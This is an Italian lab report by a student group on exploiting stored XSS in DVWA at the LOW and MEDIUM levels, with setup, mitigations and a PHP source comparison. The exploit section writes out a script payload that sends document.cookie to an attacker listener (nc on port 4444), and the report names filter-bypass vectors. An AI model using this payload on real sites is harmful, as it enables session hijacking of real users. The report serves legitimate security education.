Relazione — XSS persistente (Stored XSS) su DVWA (livello LOW)

> A cura di Pierantonio Miglietta, Iris Canole, Rebecca Talone, Francesco Miolli, Tiziano Bramonti, Andrea Sottile

Obiettivi

Sfruttare la vulnerabilità di tipo **Stored XSS** su DVWA per simulare il furto della sessione di un utente lecito inoltrando il cookie rubato a un web server sotto il nostro controllo (`porta 4444`).

Ambiente


È stata effettuata la configurazione **manuale** delle reti sia per la Metasploitable che per la macchina Kali.

Configurazione Kali Linux

Apriamo le configurazioni di rete della Kali e impostiamo:

- Il nome della connessione
- Su IPv4 Settings, selezioniamo il metodo Manual e inseriamo il nostro indirizzo `IP 192.168.104.100`
- Inseriamo la net-mask `24`
- Inseriamo l'indirizzo di gateway `192.168.104.1`
- Salviamo e selezioniamo la rete appena creata.

Dall'immagine vediamo la configurazione da GUI:




Configurazione Metasploitable

Sulla Metasploitable, configuriamo la rete da terminale.

- lanciamo il comando `sudo nano /etc/network/interfaces` → per aprire il file di configurazione delle interfacce di rete
- Una volta dentro il file di configurazione, impostiamo:
  - `iface eth0 inet static` → per impostare la rete statica
  - `address 192.168.104.150` → l'indirizzo IP richiesto
  - `netmask 255.255.255.0`
  - `gateway 192.168.104.1` → il gateway
- Salviamo con `ctrl+X` , `y` e invio
- Usiamo il comando `sudo /etc/init.d/networking restart` → per restartare la rete
- Dopo usiamo il comando `ip a` per controllare il corretto indirizzo IP.

Dall'immagine, vediamo il file di configurazione della Metasploitable:




Test di connessione tra le due macchine

Una volta impostate le configurazioni di rete per entrambe le macchine, per testare la connessione tra di loro, proviamo a fare un `ping` dalla Kali verso la Metasploitable:

- Se i pacchetti che viaggiano dalla Kali alla Meta non si perdono durante il loro "tragitto", allora la connessione è valida ✅
- Se i pacchetti vengono persi durante il "tragitto" o l'host non è contattabile, allora vuol dire che la connessione è fallita ❌

Nel caso nostro, il `ping` è andato a buon fine, come si evince dall'immagine sottostante:



La vulnerabilità: Stored XSS (XSS persistente)

La vulnerabilità **Stored XSS** si verifica quando un'applicazione web accetta dati non validati e non sanificati da parte di un utente malintenzionato e li memorizza in modo persistente (ad esempio, in un database o un file system).

Successivamente, quando la pagina web che ospita questi dati viene caricata da un utente legittimo (la **vittima**), il codice malevolo, che è ora parte integrante del contenuto della pagina, viene eseguito nel browser della vittima.

Come funziona? Presentiamo una sequenza di attacco, avendo come scenario DVWA.

1. **Iniezione:** L'attaccante accede al modulo *XSS (Stored)* (tipicamente un *guestbook* o un form di commenti) e inserisce uno *script* malevolo nel campo di input
2. **Persistenza:** L'applicazione non esegue una corretta validazione o *sanitizzazione* e memorizza l'input grezzo (compreso il tag `<script>`) nel database.
3. **Esecuzione:** Ogni volta che un altro utente (la vittima, o anche l'attaccante stesso in un secondo momento) visita la pagina contenente i messaggi o i commenti, il browser carica i dati dal database, interpreta il contenuto come codice HTML/JavaScript legittimo ed **esegue lo script malevolo**.

Mitigazione e Raccomandazioni

Comprendiamo come l'XSS persistente sia uno strumento malevolo molto pericoloso se non si ricorre subito a corrette prevenzioni. Motivo per il quale desideriamo offrire una lista di possibili mitigazioni e raccomandazioni, per evitare di essere vittime di questo attacco:


1. **Sanificazione dell'Input**: Sull'**input side** (al momento della ricezione dei dati dall'utente), l'applicazione deve eseguire la **sanificazione (sanitization)** e la **validazione (validation)** rigorosa. È buona norma, inoltre, consentire solo caratteri, tag HTML o attributi noti e sicuri (es. solo `<b>`, `<i>`, ma non `<script>`, `<iframe>`).
2. **Output Encoding**: Sull'**output side** (al momento di visualizzare i dati nel browser), applicare l'**Output Encoding** sensibile al contesto. Questo assicura che il browser interpreti i caratteri speciali come semplici dati e non come codice eseguibile. In particolare, in DVWA, l'applicazione di questa tecnica ai campi *Name* e *Message* (come implementato nei livelli di sicurezza superiori) impedisce l'esecuzione del payload.
3. **Flag HTTPOnly per i Cookie**: impostare l'attributo `HttpOnly` sui cookie di sessione per impedire che siano accessibili tramite JavaScript (`document.cookie`), mitigando così l'attacco di *session hijacking* (furto di sessione) anche in caso di XSS riuscito.

Exploit DVWA


Una volta presentato il tipo di attacco e le mitigazioni possibili, passiamo alla fase di exploit.

1. Come prima cosa, apriamo il Browser Mozilla e nella barra di ricerca inseriamo l'indirizzo IP della Metasploitable, ovvero `191.168.104.150`.
2. Ci verrà presentato un menù di servizi molto grezzo, andiamo a selezionare `DVWA`.
3. Facciamo il login con le seguenti credenziali: Username: `admin` Password: `password`.
4. Una volta dentro andiamo nella sezione XSS stored, dove vedremo due `textarea`: `Name` e `Message`.
5. A questo punto, dobbiamo aprire una sessione di ascolto sulla porta `4444` con Netcat per visualizzare il traffico di dati: usiamo il comando `nc -lvnp 4444` e vediamo come subito si aprirà una sessione di ascolto sulla porta in questione.
6. Fatto ciò, ritorniamo sulla nostra DVWA e cominciamo a inserire i dati che vogliamo all'interno delle due `textarea`:
    - Nella sezione `Name` mettiamo: Dr. Paolo Rampino
    - Nella sezione `Message` inseriamo lo script malevolo: `<script>(new`

```
Image()).src="http://192.168.104.100:4444/"+document.cookie</script>
```



7. Facciamo a questo punto click sul `button` "Sign Guestbook" e vediamo cosa succede:
    - Dopo aver fatto la submit sul `button` "Sign GuestBook" vediamo come si aggiunga una nuova card con `Name` Dr.Paolo Rampino. Notiamo inoltre come la `textarea` Message sia vuoto e che quindi l'injection del codice malevolo, non è visibile all'utente.
    - Sul nostro listner Netcat vediamo una richiesta di tipo `GET /<PHPSESSID=...>` che conferma che il `cookie` di sessione è stato esfiltrato correttamente.



Risultato: abbiamo ottenuto il cookie di sessione dell'utente che ha visualizzato il commento memorizzato.

Stored XSS su DVWA: differenze pratiche tra livello LOW e MEDIUM

Alla fine dell'exploit abbiamo analizzato i sorgenti `PHP` usati da `DVWA` per la funzionalità di guestbook. L'immagine mostra chiaramente le differenze tra il livello di sicurezza `LOW` e il livello di sicurezza `MEDIUM`, andremo a commentarle:

Medium Stored XSS Source

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = trim(strip_tags(addslashes($message)));
   $message = mysql_real_escape_string($message);
   $message = htmlspecialchars($message);

   // Sanitize name input
   $name = str_replace('<script>', '', $name);
   $name = mysql_real_escape_string($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

Low Stored XSS Source

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = stripslashes($message);
   $message = mysql_real_escape_string($message);

   // Sanitize name input
   $name = mysql_real_escape_string($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

LOW (versione più *vulnerabile*)

```php
$message = trim($_POST['mtxMessage']);
$name    = trim($_POST['txtName']);

// Sanitize message input
$message = stripslashes($message);
$message = mysql_real_escape_string($message);

// Sanitize name input
$name = mysql_real_escape_string($name);

$query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";
```

- `stripslashes($message)`: toglie eventuali backslash inseriti (ad es. da `addslashes`). Non è una misura di sicurezza: non filtra tag HTML.
- `mysql_real_escape_string()`: serve a prevenire *SQL injection*, non XSS; scappa caratteri per la query SQL. Non impedisce che HTML/JS rimanga nel valore memorizzato.
- Con questo flusso, **sia `message` che `name` possono mantenere tag HTML/JS** e verranno memorizzati così come sono, quindi la pagina che li mostra eseguirà eventuale script al caricamento: **alto rischio XSS**.

MEDIUM (tentativo di mitigazione su `message` ma non su `name`)

```
$message = trim($_POST['mtxMessage']);
$name    = trim($_POST['txtName']);

// Sanitize message input
$message = trim(strip_tags(addslashes($message)));
$message = mysql_real_escape_string($message);
$message = htmlspecialchars($message);

// Sanitize name input
$name = str_replace('<script>','', $name);
$name = mysql_real_escape_string($name);

$query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";
```

Cosa cambia e perché è rilevante:

- **`strip_tags()`**: rimuove i tag HTML (es. `<script>`, `<img>`, `<b>`, ecc.) da `$message`. Questo è un filtro diretto contro tag espliciti.
- **`addslashes()` + `mysql_real_escape_string()`**: doppia protezione per la query SQL (ridondante).
- **`htmlspecialchars($message)`**: converte caratteri speciali in entità HTML (`<` -> `<`, `>` -> `>`) — questo se applicato correttamente **blocca l'esecuzione del JS** quando il valore viene mostrato in pagina.
- **Però il campo `name` è gestito in modo molto più debole**: `str_replace('<script>','', $name)` rimuove **solo** l'esatta stringa `'<script>'`.
    - Questo è **insufficiente**: basta variare la forma del tag (`<SCRIPT>`, `<script >`, usare entità HTML come `<script>`, o usare altri elementi come `<img onerror=...>`) per bypassare quella singola sostituzione.
    - Inoltre `str_replace` non impedisce l'uso di attributi (es. `onerror`) o tag diversi (es. `iframe`, `svg`, ecc.).

In pratica **Medium "migliora" la sanitizzazione del campo `message`, ma lascia `name` ancora vulnerabile** — quindi un attaccante può inserire il payload nel campo `name` e ottenere comunque una stored XSS.

Ricapitolando, al livello `LOW` le protezioni sono praticamente assenti. Il messaggio viene solo passato attraverso `stripslashes()` e `mysql_real_escape_string()`, che proteggono dalla manipolazione della query SQL ma non rimuovono o codificano codice HTML/JavaScript; di conseguenza un payload malizioso rimane memorizzato e viene eseguito quando la pagina viene visualizzata.

Al livello `MEDIUM` DVWA introduce una sanitizzazione più articolata sul campo `message` (uso di `strip_tags()` e `htmlspecialchars()`), che riduce la superficie d'attacco per quel campo, ma la protezione sul campo `name` resta molto debole (viene rimossa soltanto la stringa `'<script>'`).

Questo approccio misto è **pericoloso**: trattandosi di input persistenti, basta infatti inserire il payload in un campo non correttamente sanificato o usare forme alternative (es. `<img onerror=...>` o entità HTML) per bypassare il filtro e rieseguire script lato client.

Abbiamo comletato con successo l'exploit come da obiettivo iniziale.

Abbiamo considerato anche le differenze tra i livelli `LOW` e `MEDIUM` della `DVWA`.

Exploit DVWA (Livello Medium)

Dopo aver completato l'attacco richiesto al livello LOW, abbiamo voluto verificare quanto la stessa tecnica sia ancora efficace al livello `MEDIUM` di DVWA. Lo scopo era dimostrare che filtri parziali o incoerenti non bastano: un campo non correttamente protetto o un payload alternativo può ancora portare a un'esfiltrazione di dati.

In sostanza, posizionando il payload in un campo non correttamente sanificato (es. `name`) o usando un vettore alternativo, l'attacco di stored XSS è stato replicabile anche a livello MEDIUM.

Per verificare l'arrivo dei dati, usiamo il listener su Kali (`nc -lvnp 4444`).

Risultati del dump

Durante le prove di dump abbiamo cercato di estendere le informazioni esfiltrate oltre il semplice `cookie` di sessione. Tuttavia, nella pratica di laboratorio, i dati raccolti non hanno aggiunto informazioni utili a quanto già noto: il listener ha ricevuto principalmente la stringa di `cookie` (`PHPSESSID`) e alcuni header standard (user-agent), ma non è stato possibile ottenere altri attributi di rete o informazioni sensibili aggiuntive.

Conclusioni

Lo sfruttamento di una Stored XSS dimostra come l'iniezione di codice malevolo persistente in un campo dell'applicazione consenta a un attaccante di eseguire operazioni arbitrarie nel contesto del browser della vittima. Tramite payload adeguati è possibile esfiltrare il cookie di sessione e altri dati esposti, inviarli a un server sotto controllo dell'attaccante e, conseguentemente, impersonare l'utente o condurre attacchi successivi mirati.

L'analisi del codice mostra che contromisure superficiali o applicate in modo non uniforme (es. escaping solo su alcuni campi, o rimozione di stringhe specifiche) non prevengono efficacemente lo sfruttamento: basta trovare un vettore alternativo per aggirare i filtri.

In termini di impatto pratico, anche quando l'esfiltrazione non fornisce un "dump completo" di dati, il semplice furto di sessione è sufficiente per compromettere account e informazioni sensibili.